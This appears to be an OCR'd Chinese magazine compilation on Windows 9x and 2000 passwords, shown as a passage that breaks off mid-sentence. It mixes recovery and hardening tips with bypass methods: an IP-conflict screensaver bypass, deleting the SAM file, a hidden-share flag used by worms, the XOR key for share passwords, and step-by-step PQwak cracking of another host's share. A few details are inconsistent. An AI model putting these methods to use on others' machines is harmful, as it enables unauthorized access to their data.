许多朋友的操作系统为Windows，在使用Windows的过程中难免要与密码打交道。在Windows中，经常被提到、用得也是最多的应该就是安装密码、屏保密码、用户密码、开机密码、分级审查密码和共享密码这6个密码了。有些朋友可能很了解它们，但也有些朋友可能还不够清楚，今天，就让我们谈谈这些密码。

一、Windows的安装密码

首先谈谈安装密码。Windows的安装密码的位置在：HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ProductId和HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ProductKey下，如果哪天忘记了Windows的安装密码，到这里来看看就知道了。事实上，该密码并不重要，只是在安装Windows时有用处，安装后自动记录于此。

二、屏保密码

接下来再说说屏保密码。屏保密码可以在屏幕显示属性中的“屏幕保护程序”选项中设置。它的口碑要比用户密码稍微好那么一点点。如果密码不对，是无论如何也不能通过的。

如果一不小心忘了屏幕保护程序的密码，怎么办？直接关机吗？那可太野蛮了；而且，万一你的工作没有保存，岂不是前功尽弃！现在，只要你知道自己机器的IP地址，在你的机器所在的局域网内利用另外一台机器作为解码机，将解码机的IP地址改为你的IP地址，利用硬件冲突的优先级较高的原理就可以使操作系统跳过屏幕保护程序了。

具体实现方法如下：

在这台解码机上找到“开始菜单”中“设置”一项，单击进入“控制面板”，双击“网络”的图标，进入“网络”对话框（图1）。




图1

选择“配置”选项卡，然后双击“TCP/IP”，进入“TCP/IP属性”对话框，选择“IP地址”选项卡，将解码机的IP地址改为你的IP地址，完成后单击“确定”按钮（图2）。




图2

系统会提示你新的设置要重新启动计算机才能生效，确认并重新启动计算机。

这样，在局域网内就有两台机器的IP地址是相同的。当解码机的启动完成后，在你的机器和解码机上会同时弹出“IP地址产生硬件冲突”的提示框，这时只要在你的机器上点击确定，猜猜会发生什么情况？没错，系统不要求你输入屏幕保护程序的密码，就直接进入操作系统的桌面了！

不过值得注意的是，在整个破解的过程中，要确保你的机器上没有请求输入屏保程序密码的对话框，否则确定硬件冲突后，系统还会继续要求你输入屏幕保护程序的密码。

这里再告诉大家一个更简便的方法，因为Windows屏保密码的密文是存放在注册表的HKEY_ CURRENT_ USERS\ControlPanel\ Desktop\ ScreenSave_Data主键下，所以删掉它就可以了！

另外，有些朋友总喜欢鼓捣电脑，经常给屏幕保护设置密码，如果是自己家里的也就罢了，是学校机房或街头网吧里的电脑，那就有些麻烦了。有此屏保密码烦恼的朋友不要急，我们可以把屏幕保护密码的功能给屏蔽掉，使其无法设置密码，这样就可以解决这些麻烦事了。具体的操作方法如下：点击“开始”→“运行”菜单，在打开的“运行”对话框中输入Regedit，回车，就打开了注册表编辑器，找到HKEY_CURRENT_USER\ ControlPanel\ desktop \ScreenSaveUsePassword（如果没有“Screen Save Use Password”，就新建这个Dword值。方法是：右键点击“Desktop”，在弹出的菜单中选择“新建”→“Dword值”，并将其命名为“Screen Save Use Password”即可），就是这个键决定屏幕保护程序是否使用密码，其键值为0或1，为“0”时表示不设置密码，为“1”则表示使用预设的密码。我们将这个值改为“0”就可以禁止屏幕保护程序使用密码。

三、用户密码

我们再来谈谈用户密码，用户密码可以在控制面板的“密码”或“用户”工具中设置。对Windows有点了解的人都知道这个密码系统是毫无安全性可言的。它在开机或更换用户登录时启动，输入正确的密码后就可以使用系统，但是即使不知道密码也可以用ESC键跳过登录程序，直接进入系统。

关于用户密码，很多人都存在一个误区，即认为用户密码就是开机密码。事实上，Windows在默认的情况下，是没有开机密码的。那么用户密码是用来干什么的呢？是用来保护“个性”的！系统允许设置多个用户，其目的并不是为了保护用户的隐私，而是为每一个用户保存了一组系统外观的配置，以适应不同用户不同的使用习惯，就像目前流行的“皮肤”一样，只不过要输入密码而已。所以这个密码根本起不到保密的作用，只是个摆设罢了。

四、开机密码

现在要介绍开机密码。我刚才说Windows没有开机密码是指在默认的情况下是没有密码的，不过我们可以通过修改注册表来完成类似的功能。刚才说过，用户密码之所以不能用于开机密码，主要是因为它可以在不知道密码的情况下用ESC跳过。可以通过修改注册表，让ESC键变得没用不就得了！怎么改？只要将HKEY_LOCAL_MACHINE\ Software\ Microsoft\ Windows\CurrentVersion\ Winlogon中新建两个字符串值，一个命名为Legalnoticecaption，另外一个命名为Legalnoticetext，它们的值任意，就行了！

很多人都想到了，既然屏保密码的安全性比用户密码要好，如果让屏保程序在一开机时运行的话，就可以起到一定的保护作用了。通过修改注册表可以实现该功能！打开HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\Windows\ CurrentVersion\Run子键，新建一个字符串项，名字可任意，在其值中输入屏保程序的完整路径和名称，重新启动即可。

五、分级审查密码

分级审查可以帮助你控制在该计算机上看到的Internet内容。该功能非常的有用，如果你的家里有小孩，这个功能就可以帮助你，防止他（她）在你不在家时上网浏览儿童不宜的内容。其实，用过IE的人可能都知道分级审查密码，如果你没有留意过，请运行IE，点击“工具”→“Internet选项”菜单，在弹出的对话框中选中“内容”标




图3

签，如图所示（图3），在该窗口中点击“启用”按钮，在弹出的窗口中选中“常规”标签，如图所示（图4），在窗口中你看到的“监督人密码”可以允许你更改内容审查程序设置、打开或关闭内容审查程序，点击“创建密码”就可以创建分级审查密码。




图4

不过，如果哪天你忘记了输入的“监督人密码”，那该怎么办呢？别着急，请点击“开始”→“运行”，在“运行”中输入regedit，打开注册表编辑器，展开注册表到HKEY_LOCAL_MACHINE\Software\ Microsoft\Windows\CurrentVersion \Policies\ratings，删除了“ratings”这个键值，就可以取消分级审查的限制了！

六、共享密码

计算机安装了操作系统后，在控制面板内就包含网络项，网络项是配置网络通信的一个入口，双击它，可以进入网络配置界面；如果计算机安装了网卡，在桌面上我们可以看到网上邻居图标，在网上邻居图标上点击鼠标右键同样可以来配置网络通信。当进入网络配置窗口后，在“配置”选项卡内有许多项，其中有一项是“网络上的文件与打印机共享”，该项支持文件和打印机共享功能，支持系统共享。如果该项没有出现在“配置”卡内，则需要按“添加”来添加该项功能。此后，就可以任意设置共享资源，并向别的机器分级别开放共享资源了。当共享一个驱动器或文件时，一般先选中该驱动器或文件夹，点击鼠标右键，在弹出的快捷菜单中有一个共享项，或者在文件属性的菜单中选择“共享”选项卡，进行分级别设置。

当按上述方法共享一个文件或驱动器后，系统自动改写注册表中相关项。现在，请你运行regedit命令，打开注册表，找到下面的子键：HKEY _LOCAL_MACHINE\ Software \Microsoft\ Windows\CurrentVersion \Network\LanMan，该键有共享驱动器或文件的控制信息。假设我们共享了一个share文件夹，则在屏幕的右边，你可以看见下面的内容：

Flags：共享标志

Parmlenc：经过加密后的完全共享密码

Parm2enc：经过加密后的只读共享密码

Path：共享的实际目录

Remark：用户共享说明

Type：类型属性

这些信息可以手动改变，以控制共享的各种级别状态。

共享有如下几种类型：

（1）只读共享，无密码，flags=0x191(0x表示16进制数)；

（2）只读共享，需要密码，flags=0x101；

（3）完全共享，无密码，flags=0x102；

（4）完全共享，需密码，flags=0x102；

（5）根据密码（只读密码或完全访问密码）访问共享，需密码，flags=0x103。

用户访问共享资源时，根据不同的情况拥有不同的访问权限。在使用资源时，密码不区分大小写，且最长不超过8位。在设置共享名时如果多加一个字符“$”，则只有知道此共享名的人具有对此目录的访问权限。以上5种共享，在设置之后，目录图标会发生变化，变成一个具有一只托手的图标。

由以上分析可知，共享分类完全是由flags标志决定的，经分析键值的二进制数值结构，总结出：当flags=0x302时，重新启动系统，目录共享标志消失，表面上看没有共享，实际上该目录正处于完全共享状态。网上流行的共享蠕虫，就是利用了此特性。如果把“Flags”=dword：00000302改成“Flags”= dword：00000402就可以看到硬盘被共享了，明白了吗？秘密就在这里！

你可能觉得奇怪，既然对方和自己都看不见这个共享目录，那到底怎么使用呢？其实方法也很简单的，因为在网上邻居里是看不见的，所以我们需要到DOS方式下去使用。命令如下：net use <映射的盘符> \对方的IP 对方的硬盘盘符$，例

如：net use x：\192.168.0.2 D$，执行完这个命令以后，就将对方(192.168.0.2)的D盘映射成自己的X盘了。你就可以像使用C盘、D盘那样使用X盘了，当你切换到X盘后，对X盘所进行的操作，实际上就是对方的D盘进行操作。

为防止共享蠕虫等黑客软件，我们可以把Windows\syst 的VServer.vxd (Microsoft网络上的 与打印机共享，虚拟设备驱动程序）删掉，再把HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD\下的VServer键值删掉，这样就可以永绝这类共享蠕虫的后路。

Parmlenc、Parm2enc属性项是加密的密码，系统在加密时采用了8位密码分别与“35 9a 4b a6 53 a9 d4 6a”进行异或运算，要想求出密码再进行一次异或运算，然后查ASCII表可得出目录密码。由此，大家不难看出，共享密码是非常脆弱的，只要有人有机会接触你的电脑，你的共享密码就不保了。不仅如此，现在有许多软件可以破解共享密码，如著名的PQwak就可以破解共享密码(http://www.cners.com/tools/PQwak.exe)!

运行PQwak，出现图示窗口（图5）。在“NBMAME”栏中输入nbtstat命令中显示的NetBIOS name，在“SHARE”栏中输入受密码保护的共享文件夹名；在“IP”栏里输入那个需要访问密码的主机的IP地址，最后设置“DELAY”值，此时就要看你的连接方式了，如果你用的是56k的小猫，那么建议你把DELAY设置在1000~2000之间，如果你用ADSL的话，建议输入800~900之间一值。PQwak运算完毕后返回到受密码保护的共享文件夹，双击它，当提示要网络密码时，将PQwak里的密码拷贝下来，再粘贴到密码对话框，然后你就可以……(注意：如果你运行PQwak后出现“the password is a 'or the password is wrong”，请将DELAY数值调高)。




图5

七、结束语

最后还要说明一下，Windows密码系统不安全的另外一个原因，就是在设定密码时是没有任何限制的，即可以将任何长度任何字符设为密码。这样会导致用户设置一些不安全的密码。在注册表的HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies下新建一个名为“AlphanumPwds”的双字节值，并设置键值为“1”，可以强制用户设定的密码必须包含字母和数字；在HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Network下新建一个名为“MinPwdlen”的二进制值，该键值控制Windows中密码长度的最小值。通过更改这两个键值可以使得你的Windows密码更安全些，大家不妨试试看。

Windows 2000密码遗忘之解决方法

文/林荫

首先，我们要知道Windows 2000的密码存放在X:\Winnt\System32\Config（X为安装2K的盘符）下，名称为SAM，每当我们登录系统的时候，系统会自动地和Config中的SAM自动校对，如发现此次密码和用户名全与SAM文件中的加密数据符合时，系统即会让你登录。如错，则相反，无法登录。

我们知道了系统登录的原理之后，着重想办法让SAM文件失效。让它失效有两种办法——改名或者删除。

第一种办法：在系统启动前，插入启动盘，进入X:\WINNT\System32\Config\，用rename命令将SAM文件改名，重启，即可。

第二种办法：在系统启动前，插入启动盘，进入X:\WINNT\System32\Config\，用del命令将SAM文件改名，重启，即可。

但是，这两种方法只对Windows系统所在的盘为FAT情况下有效，不支持NTFS。

改名或删除SAM文件以后，试administrator登录，码为空……怎么样?是不是成功了? 咱们再去X:\WINNT\System32\Config\文件夹下看看，是不是又多了个名叫SAM的文件啊? 这是系统在你登录的时候自建的，目的就是为了记录你的密码，以便于以后登录时的密码校对。

屏保密码全攻略

文/名剑

许多朋友喜欢用屏幕保护，同时给屏幕保护加上密码。屏保密码的作用体现在当你暂时离开计算机，却又不想关机，但又害怕有人乘机在你的电脑中看到你在干什么或乱动你的机子，此时屏保密码可以起到一定的保护作用，因为如果密码不对，是很难通过的。但屏保密码并不能真正地使你枕无忧，危险还是存在的！看完本文你就知道了。

一、设置屏保密码

我们先来看看屏保密码如何设置。首先在桌面空白处右击鼠标，从快捷菜单中选择“属性”命令，就会打开“显示属性”对话框，该对话框中有“背景”、“屏幕保护程序”、“外观”、“效果”、“Web”、“设置”6个标签项。点击“屏幕保护程序标签”就会打开“显示属性”（图1），在该窗口的“屏幕保护程序”下拉列表框中有Windows附带的各种屏幕保护程序，当我们从中选择了某种屏幕保护程序后，点击“预览”就会出现屏幕保护程序的效果，单击“预览”还可以全屏显示（点击鼠标就会还原）。“设置”按钮可以对屏幕保护程序的显示效果进行设置，在“等待”微调框中可以输入或调整启动屏幕保护程序的时间。更诱人的是，屏幕保护程序还有一定的保密功能呢！如果你希望自己在离开时他人无法使用自己的计算机，那么最简单的一个方法就是启用屏幕保护程序的密码功能，勾选中“密码保护”框，单击“更改”按钮，将出现一个“更改密码”对话框，然后把密码输入两次并确认就可以了。




图1

二、如何禁止使用屏保密码

有些朋友总喜欢鼓捣电脑，经常给屏幕保护设置密码，如果是自己家里的也就罢了，如果是学校机房或街头网吧里的电脑，那就有些麻烦了。有此屏保密码烦恼的朋友不要急，我们可以把屏幕保护密码的功能给屏蔽掉，使其无法设置密码，这样就可以解决这些麻烦事了。具体的操作方法如下：点击“开始”→“运行”菜单，在打开的“运行”对话框中输入Regedit，回车，就打开了注册表编辑器，找到HKEY_CURRENT_USER\ControlPanel\desktop\ScreenSaveUsePassword（如果没有“ScreenSaveUsePassword”就新建这个Dword值，方法是：右键点击“Desktop”，在弹出的菜单中选择“新建”→“DWORD值”，并将其命名为“ScreenSaveUse Password”即可），就是这个键决定屏幕保护程序是否使用密码，其键值为0或1，为“0”时表示不设置密码，为“1”则表示使用预设的密码。我们将这个值改为“0”就可以禁止屏幕保护程序使用密码。

三、利用IP地址冲突破解屏保密码

如果一不小心忘了屏幕保护程序的密码，怎么办？直接关机吗？那可太野蛮了；而且，万一你的工作没有保存，岂不是前功尽弃？现在，只要你知道自己机器的IP地址（点击“开始”→“运行”，输入winicfg或ipconfig即可查得自己电脑的IP），采用下面这个方法，你的难题就迎刃而解了！

其实方法很简单，首先要在你的机器所在的局域网内利用另外一台机器作为解码机，将解码机的IP地址改为你的IP地址，利用硬件冲突的优先级较高的原理，就可以使操作系统跳过屏幕保护程序了。怎么才能知道我要破解的机器的IP地址呢？你可以在MS-DOS下使用如下命令：ping 破解机的机器名，这样你就可以看到它的IP地址了。

下面是利用IP地址冲突破解屏保密码的具体实现方法：

在这台解码机上找到“开始菜单”中“设置”

